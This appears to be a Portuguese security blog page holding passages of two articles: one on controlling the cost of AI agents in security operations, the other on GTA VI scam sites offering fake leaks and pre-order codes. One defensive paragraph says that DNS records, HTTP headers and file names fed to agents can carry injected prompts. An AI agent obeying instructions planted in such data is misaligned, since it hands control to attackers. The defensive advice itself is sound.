Em sistemas baseados em agentes, o esgotamento do orçamento nem sempre gera um erro explícito com a mensagem “limite de solicitações excedido” e um alerta imediato aos responsáveis. Em determinadas configurações, pode ocorrer degradação silenciosa: quando uma solicitação ao modelo excede o tempo limite, o sistema muda automaticamente para um modelo mais barato, reduzindo a qualidade das respostas e interrompendo a execução de subagentes e tarefas periódicas. Enquanto isso, a equipe de segurança pode passar horas acreditando que tudo continua funcionando normalmente.

Como controlar os custos da IA na cibersegurança

Gerenciar os custos, é claro, não se resume a “evitar gastos excessivos”. O setor já caiu nessa armadilha ao implementar soluções SIEM: quando as empresas passaram a pagar de acordo com o volume de telemetria coletada, começaram a restringir seletivamente a coleta de registros, nem sempre de forma eficaz. Como resultado, surgiram pontos cegos na detecção de ameaças. O mesmo pode acontecer com os tokens, mas de forma mais rápida e em maior escala. Uma política de redução de custos mal planejada pode comprometer a profundidade das investigações e a qualidade das respostas. Sem uma política desse tipo, a decisão sobre o que cortar ficará a cargo do analista de plantão às 3h da manhã, e não do arquiteto ou do CISO durante a fase de projeto do sistema. Outra possibilidade é que o próprio fornecedor do sistema imponha limites automaticamente.

Alguns princípios simples ajudam a evitar aumentos previsíveis de custos e a gerenciar melhor situações realmente imprevisíveis.

Não recorra à IA para analisar informações que podem ser verificadas por meio de consultas convencionais. Tarefas repetitivas e previsíveis devem continuar sendo executadas da maneira tradicional, com regras e consultas a dados. Essas regras e consultas podem ser desenvolvidas com o auxílio da IA, mas devem funcionar de maneira determinística. O modelo deve ser usado apenas quando for realmente necessário avaliar uma situação ambígua.

Estabeleça limites rigorosos e emita alertas imediatos aos usuários sempre que forem ultrapassados. Combine diferentes tipos de limite, como limites por tarefa, limites diários e assim por diante. Os alertas de violação dos limites devem chegar imediatamente tanto aos analistas de plantão quanto aos responsáveis por todo o sistema.

Defina com antecedência o que fazer quando um limite for atingido. A decisão entre interromper o processo para economizar, mesmo que isso reduza o controle, ou continuar e arcar com os custos deve ser tomada antes que ocorra um incidente.

Restrinja as permissões dos agentes e as ferramentas às quais eles têm acesso. Quanto mais restrito o conjunto de ações, melhor será seu desempenho em tarefas específicas. Isso também reduz as oportunidades de elevar os custos e a probabilidade de exploração por agentes externos.

Examine rigorosamente os dados externos não confiáveis. Solicitações, consultas, mensagens, comentários e campos técnicos de texto livre, como registros DNS, cabeçalhos HTTP e nomes de arquivos, podem servir tanto para injetar prompts maliciosos quanto para sobrecarregar deliberadamente o sistema. Limite o tamanho desses dados e monitore a carga de trabalho que geram.

Para evitar interrupções causadas por provedores externos e manter o controle total sobre os dados da organização, avalie a possibilidade de usar modelos locais implantados na própria infraestrutura, pelo menos nas atividades de segurança da informação. Embora não sejam os modelos mais avançados, sua especialização e seu ajuste fino com dados da empresa podem garantir bom desempenho e reduzir o risco de falhas inesperadas.

Em arquiteturas mais complexas, os LLMs podem ser divididos em níveis de gravidade. A primeira linha de defesa, responsável por roteamento, filtragem de ruído e enriquecimento de dados é tratada localmente por modelos compactos. Isso reduz significativamente a imprevisibilidade dos custos. O segundo nível conta com um modelo local de maior porte, responsável pelo trabalho analítico principal: correlacionar eventos, testar hipóteses e reconstruir o cenário do incidente. Esse modelo também não gera custos por solicitação, mas tem capacidade limitada, o que pode causar gastos além do orçamento, sobrecargas e acúmulo de eventos em filas. Apenas casos excepcionais e realmente complexos são encaminhados a modelos avançados na nuvem, de preferência com a aprovação explícita de um analista. Nesse modelo, ainda há custos variáveis, mas eles ficam restritos a poucos casos. Cada encaminhamento é uma decisão consciente, e não uma consequência inesperada de um script executado durante a noite.

Na prática, essa abordagem reproduz o modelo clássico de SOC em vários níveis: a primeira linha faz a triagem, e a terceira conduz as investigações. A diferença é que essas funções são desempenhadas por modelos, e não por pessoas.

GTA 6 antes do lançamento: vazamentos falsos, “acesso antecipado” e outros golpes

Os jogadores do mundo todo estão prendendo a respiração à espera de 19 de novembro de 2026, data em que está previsto o lançamento de Grand Theft Auto VI. Muitos deles estão esperando o próximo capítulo da famosa série há mais de uma década. Para os fãs mais apaixonados, os últimos meses antes do lançamento podem ser especialmente difíceis. Infelizmente, os golpistas também sabem que esse lançamento é muito aguardado e decidiram usá-lo como isca para lançar todo tipo de ataque contra jogadores. Identificamos vários sites-isca para fãs impacientes de GTA VI. Hoje, vamos mostrar como esses criminosos tentam enganar os jogadores e como evitar se tornar o próximo alvo.

1. “GTA VI já vazou, e tudo o que você precisa fazer é pagar”



Um site encontrado por nossos especialistas, chamado CyberLeek, afirma ter uma versão antecipada de GTA VI e finge oferecer três maneiras diferentes de obter o jogo antes do lançamento oficial. A primeira opção, a mais cara, é comprar o “jogo completo” GTA VI por US$ 1.000. Por esse preço, os compradores recebem uma versão antecipada do jogo, conteúdo exclusivo e um link direto para baixá-lo. Segundo o site, a oferta é limitada: apenas uma cópia por cliente.

O CyberLeek oferece aos compradores uma versão antecipada completa do jogo, conteúdo exclusivo e um link direto para download

Um suposto vazamento de GTA VI anunciado por US$ 1.000

Para quem não quer desembolsar mil dólares, há uma opção mais barata: por cem dólares, é possível obter acesso à demo do GTA VI por 24 horas.


Por fim, a terceira opção depende do financiamento coletivo. Posando de Robin Hoods dos tempos modernos, os criadores do site afirmam que arrecadarão US$ 50.000 e lançarão o jogo gratuitamente, dando acesso antecipado prioritário a quem doar pelo menos US$ 100. Mas, nas letras miúdas, a meta de arrecadação para esse acesso antecipado salta de US$ 50.000 para US$ 500.000. Parece que um dos golpistas se apoiou no teclado e acidentalmente apertou um zero a mais.

Arrecadação de dinheiro para lançar GTA VI

Uma arrecadação urgente de US$ 50.000 (ou seriam US$ 500.000?) para lançar uma versão vazada de GTA VI, além de oportunidades de publicidade para empresas

Mas a lista de “ofertas” tentadoras do CyberLeek não para por aí; também há serviços para empresas. Por US$ 5.000, os criadores do site oferecem colocar um anúncio dentro de Grand Theft Auto VI: um logotipo, um produto ou uma menção à marca que supostamente aparecerá em algum “conteúdo futuro de vídeo de Grand Theft Auto” não especificado. Não está claro o que isso significa: clipes ou cenas do jogo, trailers ou apenas gravações de gameplay. O preço, aliás, parece suspeitosamente baixo para uma inserção de produto em um dos jogos mais aguardados dos últimos anos.

A oferta fica ainda mais curiosa diante da suposta versão antecipada completa do jogo, com acesso total, disponível no mesmo site. Aparentemente, o jogo já está pronto o suficiente para ser vendido completo, mas, de alguma forma, ainda dá para colocar anúncios nele.

Só é possível pagar por todos esses serviços incríveis com criptomoedas. O CyberLeek aceita Bitcoin, Ethereum, USDT e Litecoin, e os criadores do site fazem questão de dizer que todos os pagamentos são definitivos e não podem ser reembolsados. Bem, também não estávamos esperando reembolsos.

Dito isso, este é apenas um exemplo. CyberLeek era originalmente o apelido do hacker responsável pela recente violação da Rockstar Games e pelo vazamento de conteúdo do GTA VI. Mais tarde, outros cibercriminosos começaram a usar o mesmo nome para criar uma série de sites falsos. Apesar de terem designs completamente diferentes, todos esses sites tentam passar a impressão de uma associação com o CyberLeek, atraindo usuários com promessas (falsas) de acesso a versões “oficiais” vazadas de GTA VI. Independentemente de qual desses sites você encontrar, recomendamos não usar seu computador para verificar o que está escondido nos arquivos comprimidos e instaladores que eles distribuem.

Mais um site do CyberLeek anunciando um "vazamento exclusivo" de GTA VI

Outro site do CyberLeek oferece acesso a uma “versão vazada” de GTA VI e convida o usuário a baixar um inicializador desconhecido ou “desbloquear” a versão completa do jogo, seja lá o que isso signifique

2. Pré-venda de Grand Theft Auto VI (com uma pegadinha)


Essa isca mira jogadores um pouco mais sensatos: aqueles que não estão tentando baixar GTA VI agora, mas não recusariam um código de pré-venda gratuito. Nossos especialistas encontraram um site que afirma fornecer um código de resgate para PlayStation 5 ou Xbox Series X|S. Tudo o que é preciso fazer é escolher uma plataforma e fornecer um endereço de e-mail.

Para parecer convincente, o site exibe até suas próprias “estatísticas”: supostamente, há 3.480 usuários ativos e apenas 121 códigos disponíveis.

Códigos gratuitos de pré-venda de GTA VI

Para obter o “código exclusivo”, o usuário precisa escolher um console e fornecer seu endereço de e-mail


Depois de escolher um console, inserir um endereço de e-mail e clicar em Revelar código, o usuário é direcionado para uma nova página. Ela mostra os quatro primeiros caracteres de um código supostamente gerado e, para obter o restante, o usuário precisa concluir uma verificação adicional. O usuário tem 15 minutos para fazer isso.

Quatro caracteres do código prometido

O site mostra os quatro primeiros caracteres do cobiçado código e promete enviar o restante após uma verificação adicional, que o usuário tem 15 minutos para concluir


Ninguém informa ao jogador no que consiste essa verificação. Mas a página seguinte, que é aberta após clicar em Revelar código completo, acaba inexplicavelmente sendo exibida em alemão. Nela, o usuário é solicitado a passar por uma “verificação humana”: baixar um aplicativo de chat com IA gratuito para o computador, executá-lo e aceitar os termos de uso.

O objetivo dessa “verificação” provavelmente é direcionar tráfego para sites de terceiros, muitas vezes duvidosos ou abertamente fraudulentos, usando o GTA VI como isca para inflar o número de visitantes.

Aplicativo desconhecido em vez de um código GTA VI

Para obter o restante do “código”, o site exige que o usuário baixe e execute um aplicativo de chat com IA e aceite seus termos de uso

